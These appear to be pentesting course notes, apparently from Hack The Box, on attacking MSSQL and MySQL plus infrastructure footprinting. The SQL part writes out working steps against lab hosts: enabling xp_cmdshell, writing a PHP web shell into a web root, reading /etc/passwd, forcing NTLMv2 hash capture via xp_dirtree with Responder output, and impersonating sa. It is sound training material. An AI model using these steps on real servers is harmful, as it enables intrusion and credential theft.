In simple terms, this is an integer overflow vulnerability in a function of an SMB driver that allows system commands to be overwritten while accessing memory. An integer overflow results from a CPU attempting to generate a number that is greater than the value required for the allocated memory space. Arithmetic operations can always return unexpected values, resulting in an error. An example of an integer overflow can occur when a programmer does not allow a negative number to occur. In this case, an integer overflow occurs when a variable performs an operation that results in a negative number, and the variable is returned as a positive integer. This vulnerability occured because, at the time, the function lacked bounds checks to handle the size of the data sent in the process of SMB session negotiation.
The vuln occurs while processing a malformed compressed message after the Negotiate Protocol Responses. If the SMB server allows requests, compression is generally supported, where the server and the client set the terms of communication before the client sends any more data. Suppose the data transmitted exceeds the integer variable limits due to the excessive amount of data. In that case, these parts are written into the buffer, which leads to the overwriting of the subsequent CPU instructions and interrupts the process’s normal or planned execution. These data sets can be structured so that the overwritten instructions are replaced with your own ones, and thus you force the CPU to perform other tasks and instructions.
Attacking SQL
Enumeration
By default MSSQL uses ports TCP71433 and UDP/1434, and MySQL uses TCP/3306. However, when MSSQL operates in a “hidden” mode, it uses TCP/2433 port. You can use Nmap’s default scripts -sC option to enumerate database services on a target system.
d41y@htb[/htb]$ nmap -Pn -sV -sC -p1433 10.10.10.125
Host discovery disabled (-Pn). All addresses will be marked 'up', and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-26 02:09 BST
Nmap scan report for 10.10.10.125
Host is up (0.0099s latency).
PORT STATE SERVICE VERSION
1433/tcp open ms-sql-s Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
| Target_Name: HTB
| NetBIOS_Domain_Name: HTB
| NetBIOS_Computer_Name: mssql-test
| DNS_Domain_Name: HTB.LOCAL
| DNS_Computer_Name: mssql-test.HTB.LOCAL
| DNS_Tree_Name: HTB.LOCAL
|_ Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-08-26T01:04:36
|_Not valid after: 2051-08-26T01:04:36
|_ssl-date: 2021-08-26T01:11:58+00:00; +2m05s from scanner time.
Host script results:
|_clock-skew: mean: 2m04s, deviation: 0s, median: 2m04s
| ms-sql-info:
| 10.10.10.125:1433:
| Version:
| name: Microsoft SQL Server 2017 RTM
| number: 14.00.1000.00
| Product: Microsoft SQL Server 2017
| Service pack level: RTM
| Post-SP patches applied: false
|_ TCP port: 1433
The scan reveals essential information about the target, like the version and hostname, which you can use to identify common misconfigurations, specific attacks, or known vulnerabilities.
Authentication Methods
MSSQL supports two authentication methods, which means that users can be created in Windows or the SQL server:
| Authentication Type | Description |
|---|---|
| Windows authentication mode | This is the default, often referred to as integrated security because the SQL server security model is tightly integrated with Windows/AD. Specific Windows user and group accounts are trusted to log in to SQL Server. Windows users who have already been authenticated do not have to present additional credentials. |
| Mixed mode | … supports authentication by Windows/AD accounts and SQL Server. Username and password pairs are maintained within SQL Server. |
MySQL also supports different authentication methods, such as username and password, as well as Windows authentication. In addition, admins can choose an authentication mode for many reasons, including compability, security, and more. However, depending on which method is implemented, misconfigurations can occur.
Misconfigurations
Misconfigured authentication in SQL Server can let you access the service without credentials if anonymous access is enabled, a user without a password is configured, or any user, group, or machine is allowed to access the SQL Server.
Privileges
Depending on the user’s privileges, you maye be able to perform different actions within a SQL Server, such as:
- read or change the contents of a database
- read or change the server configuration
- execute commands
- read local files
- communicate with other databases
- capture the local system hash
- impersonate existing users
- gain access to other networks
Protocol Specific Attacks
SQL Default Databases
It is essential to know the default databases for MySQL and MSSQL. Those databases hold information about the database itself and help you enumerate database names, tables, columns, etc. With access to those databases, you can use some system stored procedures, but they usually don’t contain company data.
MySQL Default System Schemas/Databases
- mysql: is the system database that contains tables that store information required by the MySQL server
- information_schema: provides access to database metadata
- performance_schema: is a feature for monitoring MySQL Server execution at a low level
- sys: a set of objects that helps DBAs and developers interpret data collected by the Performance Schema
MSSQL Default System Schemas/Databases
- master: keeps the information for an instance of SQL Server
- msdb: used by SQL Server Agent
- model: a template database copied for each new database
- resource: a read-only database that keeps system objects visible in every database on the server in sys schema
- tempdb: keeps temporary objects for SQL queries
Read/Change the Database
Imagine you gained access to a SQL database. First, you need to identify existing databases on the server, what tables the database contains, and finally, the contents of each table. Keep in mind that you may find databases with hundreds of tables. If your goal is not just getting access to the data, you will need to pick which table may contain interesting information to continue your attacks, such as usernames and passwords, tokens configurations, and more.
d41y@htb[/htb]$ mysql -u julio -pPassword123 -h 10.129.20.13
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]>
… or:
C:\htb> sqlcmd -S SRVMSSQL -U julio -P 'MyPassword!' -y 30 -Y 30
1>
If you’re targeting MSSQL from Linux, you can use sqsh as an alternative to sqlcmd:
d41y@htb[/htb]$ sqsh -S 10.129.203.7 -U julio -P 'MyPassword!' -h
sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peppler and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
1>
Alternatively, you can use the tool from Impacket with the name mssqlclient.py.
d41y@htb[/htb]$ mssqlclient.py -p 1433 julio@10.129.203.7
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
Password: MyPassword!
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-02\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-02\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (120 7208)
[!] Press help for extra shell commands
SQL>
Tip
Use
-windows-authto use Windows auhentication with mssqlclient.py.
When using Windows authentication, you need to specify the domain name or the hostname of the target machine. If you don’t specify a domain or hostname, it will assume SQL authentication and authenticate against the users created in the SQL server. Instead, if you define the domain or hostname, it will use Windows authentication. If you are targeting a local account, you can use SERVERNAME\\accountname or .\\accountname.
d41y@htb[/htb]$ sqsh -S 10.129.203.7 -U .\\julio -P 'MyPassword!' -h
sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peppler and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
1>
Execute Commands
Command execution is one of the most desired capabilities when attacking common services because it allows you to control the OS. If you have the appropriate privileges, you can use the SQL database to execute system commands or create the necessary elements to do it.
MSSQL has a extended stored procedures called xp_cmdshell which allow you to execute system commands using SQL. Keep in mind the following about it:
- xp_cmdshell is a powerful feature and disabled by default. xp_cmdshell can be enabled and disabled by using the Policy-Based Management or by executing
sp_configure. - The Windows process spawned by xp_cmdshell has the same security rights as the SQL Server service account.
- xp_cmdshell operates synchronously. Control is not returned to the caller until the command-shell command is completed.
To execute commands using SQL syntax on MSSQL, use:
1> xp_cmdshell 'whoami'
2> GO
output
-----------------------------
no service\mssql$sqlexpress
NULL
(2 rows affected)
If xp_cmdshell is not enabled, you can enable it, if you have the appropriate privileges, using the following command:
-- To allow advanced options to be changed.
EXECUTE sp_configure 'show advanced options', 1
GO
-- To update the currently configured value for advanced options.
RECONFIGURE
GO
-- To enable the feature.
EXECUTE sp_configure 'xp_cmdshell', 1
GO
-- To update the currently configured value for this feature.
RECONFIGURE
GO
There are other methods to get command execution, such as adding extended stored procedures, CLR Assemblies, SQL Server Agent Jobs, and external scripts. However, besides those methods there are also additional functionalities that can be used like the xp_regwrite command that is used to elevate privileges by creating new entries in the Windows registry.
MySQL supports User Defined Functions which allows you to execute C/C++ code as a function within SQL, there’s one User Defined Function for command execution in this GitHub repo. It is not recommended to encounter a user-defined function like this in a production environment, but you should be aware that yoz may be able to use it.
Write Local Files
MySQL does not have a stored procedure like xp_cmdshell, but you can achieve command execution if you write to a location in the file system that can execute your command. For example, suppose MySQL operates on a PHP-based web server or other programming languages like ASP.NET. If you have the appropriate privileges, you can attempt to write a file using SELECT INTO OUTFILE in the webserver directory. Then you can browse to the location where the file is and execute your commands.
mysql> SELECT "<?php echo shell_exec($_GET['c']);?>" INTO OUTFILE '/var/www/html/webshell.php';
Query OK, 1 row affected (0.001 sec)
In MySQL, a global system variable secure_file_priv limits the effect of data import and export operations, such as those performed by the LOAD DATA and SELECT ... INTO OUTFILE statements and the LOAD_FILE() function. These operations are permitted only to users who have the FILE privilege.
secure_file_priv may be set as follows:
- If empty, the variable has no effect, which is not a secure setting.
- If set to the name of a directory, the server limits the import and export operations to work only with files in that directory. The directory must exist; the server does not create it.
- If set to NULL, the server disables import and export operations.
In the following example, you can see the secure_file_priv variable is empty, which means you can read and write data using MySQL.
mysql> show variables like "secure_file_priv";
+------------------+-------+
| Variable_name | Value |
+------------------+-------+
| secure_file_priv | |
+------------------+-------+
1 row in set (0.005 sec)
To write files using MSSQL, you need to enable Ole Automation Procedures, which requires admin privileges, and then execute some stored procedures to create the file:
1> sp_configure 'show advanced options', 1
2> GO
3> RECONFIGURE
4> GO
5> sp_configure 'Ole Automation Procedures', 1
6> GO
7> RECONFIGURE
8> GO
...
1> DECLARE @OLE INT
2> DECLARE @FileID INT
3> EXECUTE sp_OACreate 'Scripting.FileSystemObject', @OLE OUT
4> EXECUTE sp_OAMethod @OLE, 'OpenTextFile', @FileID OUT, 'c:\inetpub\wwwroot\webshell.php', 8, 1
5> EXECUTE sp_OAMethod @FileID, 'WriteLine', Null, '<?php echo shell_exec($_GET["c"]);?>'
6> EXECUTE sp_OADestroy @FileID
7> EXECUTE sp_OADestroy @OLE
8> GO
Read Local Files
By default, MSSQL allows file read on any file in the OS to which the account has read access. You can use the following SQL query:
1> SELECT * FROM OPENROWSET(BULK N'C:/Windows/System32/drivers/etc/hosts', SINGLE_CLOB) AS Contents
2> GO
BulkColumn
-----------------------------------------------------------------------------
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to hostnames. Each
# entry should be kept on an individual line. The IP address should
(1 rows affected)
By default a MySQL installation does not allow arbitrary file read, but if the correct settings are in place and with the appropriate privileges, you can read files using the following methods:
mysql> select LOAD_FILE("/etc/passwd");
+--------------------------+
| LOAD_FILE("/etc/passwd")
+--------------------------------------------------+
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
<SNIP>
Capture MSSQL Service Hash
You can steal the MSSQL service account hash using xp_subdirs or xp_dirtree undocumented stored procedures, which use the SMB protocol to retrieve a list of child directories under a specific parent directory from the file system. When you use one of these stored procedures and point it to your SMB server, the directory listening functionality will force the server to authenticate and send the NTLMv2 hash of the service account that is running the SQL server.
To make this work, you first need to start Responder or impacket-smbserver and execute one of the following SQL queries:
1> EXEC master..xp_dirtree '\\10.10.110.17\share\'
2> GO
subdirectory depth
--------------- -----------
… or:
1> EXEC master..xp_subdirs '\\10.10.110.17\share\'
2> GO
HResult 0x55F6, Level 16, State 1
xp_subdirs could not access '\\10.10.110.17\share\*.*': FindFirstFile() returned error 5, 'Access is denied.'
If the service account has access to your server, you will obtain its hash. You can then attempt to crack the hash or relay it to another host.
d41y@htb[/htb]$ sudo responder -I tun0
__
.----.-----.-----.-----.-----.-----.--| |.-----.----.
| _| -__|__ --| _ | _ | | _ || -__| _|
|__| |_____|_____| __|_____|__|__|_____||_____|__|
|__|
<SNIP>
[+] Listening for events...
[SMB] NTLMv2-SSP Client : 10.10.110.17
[SMB] NTLMv2-SSP Username : SRVMSSQL\demouser
[SMB] NTLMv2-SSP Hash : demouser::WIN7BOX:5e3ab1c4380b94a1:A18830632D52768440B7E2425C4A7107:0101000000000000009BFFB9DE3DD801D5448EF4D0BA034D0000000002000800510053004700320001001E00570049004E002D003500440050005A0033005200530032004F005800320004003400570049004E002D003500440050005A0033005200530032004F00580013456F0051005300470013456F004C004F00430041004C000300140051005300470013456F004C004F00430041004C000500140051005300470013456F004C004F00430041004C0007000800009BFFB9DE3DD80106000400020000000800300030000000000000000100000000200000ADCA14A9054707D3939B6A5F98CE1F6E5981AC62CEC5BEAD4F6200A35E8AD9170A0010000000000000000000000000000000000009001C0063006900660073002F00740065007300740069006E006700730061000000000000000000
… or:
d41y@htb[/htb]$ sudo impacket-smbserver share ./ -smb2support
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.203.7,49728)
[*] AUTHENTICATE_MESSAGE (WINSRV02\mssqlsvc,WINSRV02)
[*] User WINSRV02\mssqlsvc authenticated successfully
[*] demouser::WIN7BOX:5e3ab1c4380b94a1:A18830632D52768440B7E2425C4A7107:0101000000000000009BFFB9DE3DD801D5448EF4D0BA034D0000000002000800510053004700320001001E00570049004E002D003500440050005A0033005200530032004F005800320004003400570049004E002D003500440050005A0033005200530032004F00580013456F0051005300470013456F004C004F00430041004C000300140051005300470013456F004C004F00430041004C000500140051005300470013456F004C004F00430041004C0007000800009BFFB9DE3DD80106000400020000000800300030000000000000000100000000200000ADCA14A9054707D3939B6A5F98CE1F6E5981AC62CEC5BEAD4F6200A35E8AD9170A0010000000000000000000000000000000000009001C0063006900660073002F00740065007300740069006E006700730061000000000000000000
[*] Closing down connection (10.129.203.7,49728)
[*] Remaining connections []
Impersonate Existing Users with MSSQL
SQL Server has a special permission, named IMPERSONATE, that allows the executing user to take on the permissions of another user or login until the context is reset or the session ends.
First, you need to identify users that you can impersonate. Sysadmins can impersonate anyone by default. But for non-administrator users, privileges must be explicitly assigned. You can use the following query to identify users you can impersonate:
1> SELECT distinct b.name
2> FROM sys.server_permissions a
3> INNER JOIN sys.server_principals b
4> ON a.grantor_principal_id = b.principal_id
5> WHERE a.permission_name = 'IMPERSONATE'
6> GO
name
-----------------------------------------------
sa
ben
valentin
(3 rows affected)
To get an idea of privesc, verify if your current user has the sysadmin role.
1> SELECT SYSTEM_USER
2> SELECT IS_SRVROLEMEMBER('sysadmin')
3> go
-----------
julio
(1 rows affected)
-----------
0
(1 rows affected)
As the returned value 0 indicates, you do not have the sysadmin role, but you can impersonate the sa user. Impersonate the user and execute the same commands. To impersonate a user, you can use the Transact-SQL statement EXECUTE AS LOGIN and set it to the user you want to impersonate.
1> EXECUTE AS LOGIN = 'sa'
2> SELECT SYSTEM_USER
3> SELECT IS_SRVROLEMEMBER('sysadmin')
4> GO
-----------
sa
(1 rows affected)
-----------
1
(1 rows affected)
Note
It’s recommended to run
EXECUTE AS LOGINwithin the master DB, because all users, by default, have access to that database. If a user you are trying to impersonate doesn’t have access to the DB you are connecting to it will present an error. Try to move to the master DB usingUSE master.
You can now execute any command as a sysadmin as the returned value 1 indicates. To revert the operation and return to your previous user, you can use the Transact-SQL statement REVERT.
Communicate with Other DBs with MSSQL
MSSQL has configuration option called linked servers. Linked servers are typically configured to enable the database engine to execute a Transact-SQL statement that includes tables in another instance of SQL Server, or another database product such as Oracle.
If you manage to gain access to a SQL Server with a linked server configured, you may be able to move laterally to that database server. Administrators can configure a linked server using credentials from the remote server. If those credentials have sysadmin privileges, you may be able to execute commands in the remote SQL instance.
1> SELECT srvname, isremote FROM sysservers
2> GO
srvname isremote
----------------------------------- --------
DESKTOP-MFERMN4\SQLEXPRESS 1
10.0.0.12\SQLEXPRESS 0
(2 rows affected)
As you can see in the query’s output, you have the name of the server and column isremote, where 1 means is a remote server, and 0 is a linked server.
Next, you can attempt to identify the user used for the connection and its privilege. The EXECUTE statement can be used to send pass-through commands to linked servers. You add your command between parenthesis and specify the linked server between square brackets.
1> EXECUTE('select @@servername, @@version, system_user, is_srvrolemember(''sysadmin'')') AT [10.0.0.12\SQLEXPRESS]
2> GO
------------------------------ ------------------------------ ------------------------------ -----------
DESKTOP-0L9D4KA\SQLEXPRESS Microsoft SQL Server 2019 (RTM sa_remote 1
(1 rows affected)
You can now execute queries with sysadmin privileges on the linked server. As sysadmin, you control the SQL Server istance. You can read data from any database or execute system commands with xp_cmdshell.
Latest Vulnerabilities
NO CVE
You can get the NTLMv2 hashes by interacting with the MSSQL server. However, it should be mentioned that this attack is possible through a direct connection to the MSSQL server and vulnerable web applications.
Concept of the Attack
The interesting thing is that the MSSQL function xp_dirtree is not directly vulnerable but takes advantage of the authentication mechanism of SMB. When you try to access a shared folder on the network with a Windows host, this Windows host automatically sends an NTLMv2 hash for authentication.
This hash can be used in various ways against the MSSQL server and other hosts in the corporate network. This includes an SMB relay attack where you “replay” the hash to log into other systems where the account has local admin privileges or cracking this hash on your local system. Successful cracking would allow you to see and use the password in cleartext. A successful SMB relay attack would grant you admin rights on another host in the network, but not necessarily the host where the hash originated because Microsoft patched an older flaw that allowed an SMB relay back to the originating host. You could, however, possibly gain local admin to another host and then steal credentials that could be re-used to gain local admin access to the original system where the NTLMv2 hash originated from.
Footprinting
Methodology
The whole enumeration process can be divided into three different levels:
- Infrastructure-based enumeration
- Host-based enumeration
- OS-based enumeration
Which can be separated into layers:
| Level | Layer | Description | Information Categories |
|---|---|---|---|
| Infrastructure | Internet Presence | identification of internet presence and externally accessible infrastructure | Domains, Subdomains, vHosts, Netblocks, IP Addresses, Cloud Instances, Security Measures |
| Gateway | identify the possible measures to protect the company’s external and internal infrastructure | Firewall, DMZ, IPS/IDS, Proxies, NAC, Network Segmentation, VPN, Cloudflare | |
| Host | Accessible Services | identify accessible interfaces and services that are hosted externally or internally | Service Type, Functionality, Configuration, Port, Version, Interface |
| Processes | identify the internal processes, sources, and destinations associated with the service | PID, Processed Data, Tasks, Source, Destination | |
| OS | Privileges | identification of the internal permissions and privileges to the accessible services | Groups, Users, Permissions, Restrictions, Environment |
| OS Setup | identification of the internal components and systems setup | OS Type, Patch Level, Network Config, OS Environment, Configuration Files, sensitive private Files |
Layers
1 - Internet Presence
The first layer you have to pass. Focus is on finding the targets you can investigate. If the scope in the contract allows you to look for additional hosts, this layer is even more critical than for fixed targets only. In this layer, you use different techniques to find domains, subdomains, netblocks, and many other components and information that present the presence of the company and its infrastructure on the internet.
The goal of this layer is to identify all possible target systems and interfaces that can be tested.
2 - Gateway
Here you try to understand the interface of the reachable target, how it is protected, and where it is located in the network.
The goal is to understand what you are dealing with and what you have to watch out for.
3 - Accessible Services
In the case of accessible services, you examine each destination for all the services it offers. Each of these services has a specific purpose that has been installed for a particular reason by the administrator. Each service has certain functions, which therefore also lead to specific results.
This layer aims to understand the reason and functionality of the target sytem and gain the necessary knowledge to communicate with it and exploit it for your purposes effectively.
4 - Processes
Every time a command of function is executed, data is processed, whether entered by the user or generated by the system. This starts a process that has to perform specific tasks, and such tasks have at least one source and one target.
The goal here is to understand these factors and identify the dependencies between them.
5 - Privileges
Each service runs through a specific user in a particular group with permissions and privileges defined by the administrator or the system. These privileges often provide you with functions that administrators overlook. This often happens in AD infrastructures and many other case-specific administration environments and servers where users are responsible for multiple administration areas.
It is crucial to identify these and understand what is and is not possible with these privileges.
6 - OS Setup
Here you collect information about the actual OS and its setup using internal access. This gives you a good overview of the internal security of the systems and reflects the skills and capabilities of the company’s administrative teams.
The goal here is to see how the administrators manage the systems and what sensitive internal information you can glean from them.
Infrastructure-Based Enumeration
Domain Information
… is a core component of any pentest, and it is not just about the subdomains but about the entire presence on the internet. Therefore, you gather information and try to understand the company’s functionality and which technologies and structures are necessary for services to be offered successfully and efficiently.
This type of information is gathered passively without direct and active scans.
However, when passively gathering information, you can use third-party services to understand the company better. The first thing you should do is scrutinize the company’s main website. Then, you should read through the texts, keeping in mind what technologies and structures are needed for these services.
Once you have a basic understanding of the company and its services, you can get a first impression of its presence on the internet.
Certificate Transparency
The first point of presence on the internet may be the SSL certificate from the company’s main website that you can examine. Often, such a certificate includes more than just a subdomain, and this means that the certificate is used for several domains, and these are most likely still active.

Another source to find more subdomains is crt.sh. This source is Certificate Transparency logs. Certificate Transparency is a process that is intended to enable the verification of issued digital certificates for encrypted internet connections. The standard (RFC 6962) provides for the logging of all digital certificates issued by a certificate authority in audit-proof logs. This is intended to enable the detection of false or maliciously issued certificates for a domain. SSL certificate providers like Let’s Encrypt share this with the web interface of crt.sh, which stores the new entries in the database to be accessed later.
You can also output the results in JSON format:
d41y@htb[/htb]$ curl -s https://crt.sh/\?q\=inlanefreight.com\&output\=json | jq .
[
{
"issuer_ca_id": 23451835427,
"issuer_name": "C=US, O=Let's Encrypt, CN=R3",
"common_name": "matomo.inlanefreight.com",
"name_value": "matomo.inlanefreight.com",
"id": 50815783237226155,
"entry_timestamp": "2021-08-21T06:00:17.173",
"not_before": "2021-08-21T05:00:16",
"not_after": "2021-11-19T05:00:15",
"serial_number": "03abe9017d6de5eda90"
},
{
"issuer_ca_id": 6864563267,
"issuer_name": "C=US, O=Let's Encrypt, CN=R3",
"common_name": "matomo.inlanefreight.com",
"name_value": "matomo.inlanefreight.com",
"id": 5081529377,
"entry_timestamp": "2021-08-21T06:00:16.932",
"not_before": "2021-08-21T05:00:16",
"not_after": "2021-11-19T05:00:15",
"serial_number": "03abe90104e271c98a90"
},
{
"issuer_ca_id": 113123452,
"issuer_name": "C=US, O=Let's Encrypt, CN=R3",
"common_name": "smartfactory.inlanefreight.com",
"name_value": "smartfactory.inlanefreight.com",
"id": 4941235512141012357,
"entry_timestamp": "2021-07-27T00:32:48.071",
"not_before": "2021-07-26T23:32:47",
"not_after": "2021-10-24T23:32:45",
"serial_number": "044bac5fcc4d59329ecbbe9043dd9d5d0878"
},
{ ... SNIP ...
If needed, you can also have them filtered by the unique subdomains:
d41y@htb[/htb]$ curl -s https://crt.sh/\?q\=inlanefreight.com\&output\=json | jq . | grep name | cut -d":" -f2 | grep -v "CN=" | cut -d'"' -f2 | awk '{gsub(/\\n/,"\n");}1;' | sort -u
account.ttn.inlanefreight.com
blog.inlanefreight.com
bots.inlanefreight.com
console.ttn.inlanefreight.com
ct.inlanefreight.com
data.ttn.inlanefreight.com
*.inlanefreight.com
inlanefreight.com
integrations.ttn.inlanefreight.com
iot.inlanefreight.com
mails.inlanefreight.com
marina.inlanefreight.com
marina-live.inlanefreight.com
matomo.inlanefreight.com
next.inlanefreight.com
noc.ttn.inlanefreight.com
preview.inlanefreight.com
shop.inlanefreight.com
smartfactory.inlanefreight.com
ttn.inlanefreight.com
vx.inlanefreight.com
www.inlanefreight.com
Next, you can identify the hosts directly accessible from the internet and not hosted by third-party providers. This is because you are not allowed to test the hosts without the permission of third-party providers.
Company Hosted Servers
d41y@htb[/htb]$ for i in $(cat subdomainlist);do host $i | grep "has address" | grep inlanefreight.com | cut -d" " -f1,4;done
blog.inlanefreight.com 10.129.24.93
inlanefreight.com 10.129.27.33
matomo.inlanefreight.com 10.129.127.22
www.inlanefreight.com 10.129.127.33
s3-website-us-west-2.amazonaws.com 10.129.95.250
Once you see which hosts can be investigated further, you can generate a list of IP addresses and run them through Shodan.
Shodan - IP List
d41y@htb[/htb]$ for i in $(cat subdomainlist);do host $i | grep "has address" | grep inlanefreight.com | cut -d" " -f4 >> ip-addresses.txt;done
d41y@htb[/htb]$ for i in $(cat ip-addresses.txt);do shodan host $i;done
10.129.24.93
City: Berlin
Country: Germany
Organization: InlaneFreight
Updated: 2021-09-01T09:02:11.370085
Number of open ports: 2
Ports:
80/tcp nginx
443/tcp nginx
10.129.27.33
City: Berlin
Country: Germany
Organization: InlaneFreight
Updated: 2021-08-30T22:25:31.572717
Number of open ports: 3
Ports:
22/tcp OpenSSH (7.6p1 Ubuntu-4ubuntu0.3)
80/tcp nginx
443/tcp nginx
|-- SSL Versions: -SSLv2, -SSLv3, -TLSv1, -TLSv1.1, -TLSv1.3, TLSv1.2
|-- Diffie-Hellman Parameters:
Bits: 2048
Generator: 2
10.129.27.22
City: Berlin
Country: Germany
Organization: InlaneFreight
Updated: 2021-09-01T15:39:55.446281
Number of open ports: 8
Ports:
25/tcp
|-- SSL Versions: -SSLv2, -SSLv3, -TLSv1, -TLSv1.1, TLSv1.2, TLSv1.3
53/tcp
53/udp
80/tcp Apache httpd
81/tcp Apache httpd
110/tcp
|-- SSL Versions: -SSLv2, -SSLv3, -TLSv1, -TLSv1.1, TLSv1.2
111/tcp
443/tcp Apache httpd
|-- SSL Versions: -SSLv2, -SSLv3, -TLSv1, -TLSv1.1, TLSv1.2, TLSv1.3
|-- Diffie-Hellman Parameters:
Bits: 2048
Generator: 2
Fingerprint: RFC3526/Oakley Group 14
444/tcp
10.129.27.33
City: Berlin
Country: Germany
Organization: InlaneFreight
Updated: 2021-08-30T22:25:31.572717
Number of open ports: 3
Ports:
22/tcp OpenSSH (7.6p1 Ubuntu-4ubuntu0.3)
80/tcp nginx
443/tcp nginx
|-- SSL Versions: -SSLv2, -SSLv3, -TLSv1, -TLSv1.1, -TLSv1.3, TLSv1.2
|-- Diffie-Hellman Parameters:
Bits: 2048
Generator: 2
Now, you can display all the available DNS records where you might find more hosts.
DNS Records
d41y@htb[/htb]$ dig any inlanefreight.com
; <<>> DiG 9.16.1-Ubuntu <<>> any inlanefreight.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52058
;; flags: qr rd ra; QUERY: 1, ANSWER: 17, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;inlanefreight.com. IN ANY
;; ANSWER SECTION:
inlanefreight.com. 300 IN A 10.129.27.33
inlanefreight.com. 300 IN A 10.129.95.250
inlanefreight.com. 3600 IN MX 1 aspmx.l.google.com.
inlanefreight.com. 3600 IN MX 10 aspmx2.googlemail.com.
inlanefreight.com. 3600 IN MX 10 aspmx3.googlemail.com.
inlanefreight.com. 3600 IN MX 5 alt1.aspmx.l.google.com.
inlanefreight.com. 3600 IN MX 5 alt2.aspmx.l.google.com.
inlanefreight.com. 21600 IN NS ns.inwx.net.
inlanefreight.com. 21600 IN NS ns2.inwx.net.
inlanefreight.com. 21600 IN NS ns3.inwx.eu.
inlanefreight.com. 3600 IN TXT "MS=ms92346782372"
inlanefreight.com. 21600 IN TXT "atlassian-domain-verification=IJdXMt1rKCy68JFszSdCKVpwPN"
inlanefreight.com. 3600 IN TXT "google-site-verification=O7zV5-xFh_jn7JQ31"
inlanefreight.com. 300 IN TXT "google-site-verification=bow47-er9LdgoUeah"
inlanefreight.com. 3600 IN TXT "google-site-verification=gZsCG-BINLopf4hr2"
inlanefreight.com. 3600 IN TXT "logmein-verification-code=87123gff5a479e-61d4325gddkbvc1-b2bnfghfsed1-3c789427sdjirew63fc"
inlanefreight.com. 300 IN TXT "v=spf1 include:mailgun.org include:_spf.google.com include:spf.protection.outlook.com include:_spf.atlassian.net ip4:10.129.24.8 ip4:10.129.27.2 ip4:10.72.82.106 ~all"
inlanefreight.com. 21600 IN SOA ns.inwx.net. hostmaster.inwx.net. 2021072600 10800 3600 604800 3600
;; Query time: 332 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Mi Sep 01 18:27:22 CEST 2021
;; MSG SIZE rcvd: 940
tip
Always have a look at the complete result of your dig. For example, They txt records from the above snippet helps further enumerating the company, including services used.
Cloud Resources
The use of cloud is now one of the essential components for many companies nowadays.
Even though cloud providers secure their infrastructure centrall, this does not mean that companies are free from vulnerabilities. The configurations made by the administrators may nevertheless make the company’s cloud resources vulnerable. This often starts with the S3 buckets (AWS), blobs (Azure), cloud storage (GCP), which can be accessed without authentication if configured incorrectly.
Company Hosted Servers
d41y@htb[/htb]$ for i in $(cat subdomainlist);do host $i | grep "has address" | grep inlanefreight.com | cut -d" " -f1,4;done
blog.inlanefreight.com 10.129.24.93
inlanefreight.com 10.129.27.33
matomo.inlanefreight.com 10.129.127.22
www.inlanefreight.com 10.129.127.33
s3-website-us-west-2.amazonaws.com 10.129.95.250
Often cloud storage is added to the DNS list when used for administrative purposes by other employees. This step makes it much easier for the employees to reach and manage them. s3-website-us-west-2.amazonaws.com is on example.
However, there are many different ways to find such cloud storage. One of the easiest and most used is Google search combined with Google Dorks. You can use the Google Dorks inurl: and intext: to narrow your search to specific terms.
Google Search for AWS
Google Search for Azure
Domain.Glass
Third-party providers such as https://domain.glass/ can also tell you a lot about the company’s infrastructure. As a positive side effect, you can also see that Cloudflare’s security assessment status has been classified as “Safe”. This means you have already found a security measure that can be noted for the second layer.
GrayHatWarfare
